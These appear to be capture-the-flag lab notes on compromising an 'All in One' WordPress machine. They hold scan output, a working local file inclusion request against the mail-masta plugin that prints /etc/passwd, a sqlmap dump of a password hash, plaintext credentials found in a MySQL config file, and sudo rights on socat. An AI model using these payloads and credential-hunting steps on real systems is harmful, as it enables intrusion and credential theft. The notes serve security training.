

RUSTSCAN

```
PORT STATE SERVICE REASON VERSION
21/tcp open  ftp    syn-ack ttl 63 vsftpd 3.0.5
| ftp-syst:
| STAT:
| FTP server status:
|   Connected to ::ffff:10.9.223.222
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 4
|   vsFTPD 3.0.5 - secure, fast, stable
|_ End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)

22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 39:7d:0e:cc:92:ae:3a:07:dc:6f:0a:7f:33:5e:77:cb (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGC/toYjdOXHMqJssK8zl9DevfNW7OqS63h/
knief2MtNnf7HfCR1LDyBYEgempvndNFdtLhSsvGzrcrEXYjwBTZxmvj6gASIJ1FLfeKg9bo1paUYbYF+9u-
jRZwOFAeQM3IsPTA7z1gNXK2uMkuXsjsphFN2jL6T1zspSFSeax9CLBdHNjx1ptGSH8LYleB8+xwRhGQ5
nmA3YVZnMpx89qMjMqJTIY873+wzo9LURrv2VRd5tODprFiM3t3LjclDqLajk3NwqrB/
xYqciB+Tbv57lcyPODDJ1gbZyUYyQZqRpCX7Mi0XfaMua7hYcUS6t/
CmpwGwd7LCwxW9wEAbIcAXmPqedwjaLjv0vzGcjSuc04hxFlcfllqgB1M3POYhRVAUVBUcmQ+nHop-
UIU29QflzfhaOXKVYuzJfS27j9uQoJ8aOpakFWR7CClBjr1G9Dpvgi2L/G2yxlpMfulcdxeUGeO8s/
F4uERHJand2+cQ+4Oo44SzCWMBYIzMqpC8IDs=
|   256 9b:62:c0:8c:69:0a:35:bc:a4:f4:f4:e8:42:1a:18:0e (ECDSA)
|_ ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKF99G9PdgNvgO8BeQwgZu+G-
niH6mtAYvt9MZgTWRtX82Yuwb9VFJeRuDjqwRZ1MYWHPTeVZZwVTr/DKBUflig8=
|   256 1a:c9:a0:34:c3:00:a2:32:c2:8f:22:15:85:26:2d:1d (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAID5M52mFMgg5MRuGW2Wy784/rvJGlpiofR/76jqsnoDb

80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_ http-title: Apache2 Ubuntu Default Page: It works
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


users&pass
elyana:H@ckme@123 (webpage)

Port 80 (http)

PORT

```
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
```

Landing Page



Apache2 Ubuntu Default Page

ubuntu

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/  
|-- apache2.conf  
|   |-- ports.conf  
|-- mods-enabled  
|   |-- *.load  
|   |-- *.conf  
|-- conf-enabled  
|   |-- *.conf  
|-- sites-enabled
```

Gobuster / (common)

```
=====
=
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
=
[+] Url:          http://10.10.143.15/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.6
[+] Timeout:      10s
=====
=
Starting gobuster in directory enumeration mode
=====
=
/.hta              (Status: 403) [Size: 277]
```

```
/.htaccess      (Status: 403) [Size: 277]
/.htpasswd      (Status: 403) [Size: 277]
/index.html     (Status: 200) [Size: 10918]
/server-status  (Status: 403) [Size: 277]
/wordpress      (Status: 301) [Size: 316] [--> http://10.10.143.15/wordpress/]
Progress: 4746 / 4747 (99.98%)
```

```
=====
=
Finished
=====
=
```

/wordpress

All in One Just another WordPress site

Sample Page

Q
Search

UNCATEGORIZED

All in One!

By elyana October 5, 2020 1 Comment

This box's intention is to help you practice **several** ways in exploiting a system. There is few **intended** paths to exploit the box and few **unintended** paths to get root access.

Try to discover and exploit them all. **Do not** just exploit it using intended paths, hack like a **pro** and **enjoy** this box !

Box created by: i7md

Twitter: i7m4d

SQLi?

WordPress site

Sample


Search: ""

We found 2 results for your search.

Sample Page

This is an example page. It's different from a blog post because it will stay in one place and will show up in your site navigation (in most themes). Most people start with an About page that introduces them to potential site visitors. It might say something like this: Hi there! I'm a bike messenger [...]

WPScan



WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - <https://automattic.com/>
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://10.10.143.15/wordpress/ [10.10.143.15]
[+] Started: Mon Jun 23 16:27:32 2025

Interesting Finding(s):

- [+] Headers
 - | Interesting Entry: Server: Apache/2.4.41 (Ubuntu)
 - | Found By: Headers (Passive Detection)
 - | Confidence: 100%
- [+] XML-RPC seems to be enabled: http://10.10.143.15/wordpress/xmlrpc.php
 - | Found By: Direct Access (Aggressive Detection)
 - | Confidence: 100%
 - | References:

| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: <http://10.10.143.15/wordpress/readme.html>
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] Upload directory has listing enabled: <http://10.10.143.15/wordpress/wp-content/uploads/>
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: <http://10.10.143.15/wordpress/wp-cron.php>
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - <https://www.iplocation.net/defend-wordpress-from-ddos>
| - <https://github.com/wpscanteam/wpscan/issues/1299>

[+] WordPress version 5.5.1 identified (Insecure, released on 2020-09-01).
| Found By: Rss Generator (Passive Detection)
| - <http://10.10.143.15/wordpress/index.php/feed/>, <generator><https://wordpress.org/?v=5.5.1></generator>
| - <http://10.10.143.15/wordpress/index.php/comments/feed/>, <generator><https://wordpress.org/?v=5.5.1></generator>

[+] WordPress theme in use: twentytwenty
| Location: <http://10.10.143.15/wordpress/wp-content/themes/twentytwenty/>
| Last Updated: 2025-04-15T00:00:00.000Z
| Readme: <http://10.10.143.15/wordpress/wp-content/themes/twentytwenty/readme.txt>
| [!] The version is out of date, the latest version is 2.9
| Style URL: <http://10.10.143.15/wordpress/wp-content/themes/twentytwenty/style.css?ver=1.5>
| Style Name: Twenty Twenty
| Style URI: <https://wordpress.org/themes/twentytwenty/>
| Description: Our default theme for 2020 is designed to take full advantage of the flexibility of the block editor...
| Author: the WordPress team
| Author URI: <https://wordpress.org/>
| Found By: Css Style In Homepage (Passive Detection)
| Version: 1.5 (80% confidence)
| Found By: Style (Passive Detection)
| - <http://10.10.143.15/wordpress/wp-content/themes/twentytwenty/style.css?ver=1.5>, Match: 'Version: 1.5'

[+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] mail-masta
| Location: <http://10.10.143.15/wordpress/wp-content/plugins/mail-masta/>
| Latest Version: 1.0 (up to date)
| Last Updated: 2014-09-19T07:52:00.000Z
| Found By: Urls In Homepage (Passive Detection)
| Version: 1.0 (80% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - <http://10.10.143.15/wordpress/wp-content/plugins/mail-masta/readme.txt>

[+] reflex-gallery

Location: <http://10.10.143.15/wordpress/wp-content/plugins/reflex-gallery/>

Latest Version: 3.1.7 (up to date)

Last Updated: 2021-03-10T02:38:00.000Z

Found By: Urls In Homepage (Passive Detection)

Version: 3.1.7 (80% confidence)

Found By: Readme - Stable Tag (Aggressive Detection)

- <http://10.10.143.15/wordpress/wp-content/plugins/reflex-gallery/readme.txt>

[+] Enumerating Config Backups (via Passive and Aggressive Methods)

Checking Config Backups - Time: 00:00:01

<===== > (137 / 137) 100.00% Time: 00:00:01

[i] No Config Backups Found.

[!] No WPScan API Token given, as a result vulnerability data has not been output.

[!] You can get a free API token with 25 daily requests by registering at <https://wpscan.com/register>

[+] Finished: Mon Jun 23 16:27:39 2025

[+] Requests Done: 174

[+] Cached Requests: 5

[+] Data Sent: 47.105 KB

[+] Data Received: 377.309 KB

[+] Memory used: 265.691 MB

[+] Elapsed time: 00:00:07

LFI

```
← → ↺ 10.10.143.15/wordpress/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd
Import bookmarks... OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB ctf_cheatsheet
root:x:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/
var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System
(admin)/:/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network Management,/,/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,/,/run/systemd/resolve:/usr/sbin/nologin syslog:x:102:106:/home/syslog:/usr/sbin/nologin messagebus:x:103:107:/nonexistent:/usr/sbin/nologin
apt:x:104:65534:/nonexistent:/usr/sbin/nologin lxd:x:105:65534:/var/lib/lxd:/bin/false uidd:x:106:110:/run/uidd:/usr/sbin/nologin landscape:x:108:112:/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1:/var/cache/pollinate:/bin/false elyana:x:1000:1000:Elyana:/home/elyana:/bin/bash mysql:x:110:113:MySQL Server,/,/nonexistent:/bin/false sshd:x:112:65534:/run/ssh:/usr/sbin/nologin
ftp:x:111:115:ftp daemon,/,/srv/ftp:/usr/sbin/nologin systemd-timesync:x:113:116:systemd Time Synchronization,/,/run/systemd:/usr/sbin/nologin tss:x:114:119:TPM software stack,/,/var/lib/tpm:/bin/false
tpdump:x:115:120:/nonexistent:/usr/sbin/nologin usbmux:x:116:46:usbmux daemon,/,/var/lib/usbmux:/usr/sbin/nologin fwupd-refresh:x:117:121:fwupd-refresh user,/,/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper,/,/usr/sbin/nologin ubuntu:x:1001:1002:Ubuntu:/home/ubuntu:/bin/bash
```

SQLMAP user dump

```
do you want to store results to a temporary file for eventual further processing with other tools [Y/n] n
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: wordpress
Table: wp_users
1 entry
+----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_url | user_pass | user_email | user_login | user_status | display_name | user_nickname | user_registered | user_activation_key |
+----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | http://192.168.8.110/wordpress | $P$BhwVLVlk5fGRPyoEfmBfVs82bY7fSq1 | none@none.com | elyana | 0 | elyana | elyana | 2020-10-05 19:55:50 | <blank> |
+----+-----+-----+-----+-----+-----+-----+-----+-----+
```

Found elyanas password

```
www-data@ip-10-10-143-15:/var/mail$ find / -type f -user elyana -type f 2>/dev/null
/home/elyana/user.txt
/home/elyana/.bash_logout
/home/elyana/hint.txt
/home/elyana/.bash_history
/home/elyana/.profile
/home/elyana/.sudo_as_admin_successful
/home/elyana/.bashrc
/etc/mysql/conf.d/private.txt
www-data@ip-10-10-143-15:/var/mail$ cat /etc/mysql/conf.d/private.txt
server
user: elyana
password: E@syR18ght
www-data@ip-10-10-143-15:/var/mail$ su elyana
Password:
elyana@ip-10-10-143-15:/var/mail$ cd
```

elyana's sudo privs

```
elyana@ip-10-10-143-15:~$ sudo -l
Matching Defaults entries for elyana on ip-10-10-143-15:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User elyana may run the following commands on ip-10-10-143-15:
    (ALL) NOPASSWD: /usr/bin/socat
elyana@ip-10-10-143-15:~$
```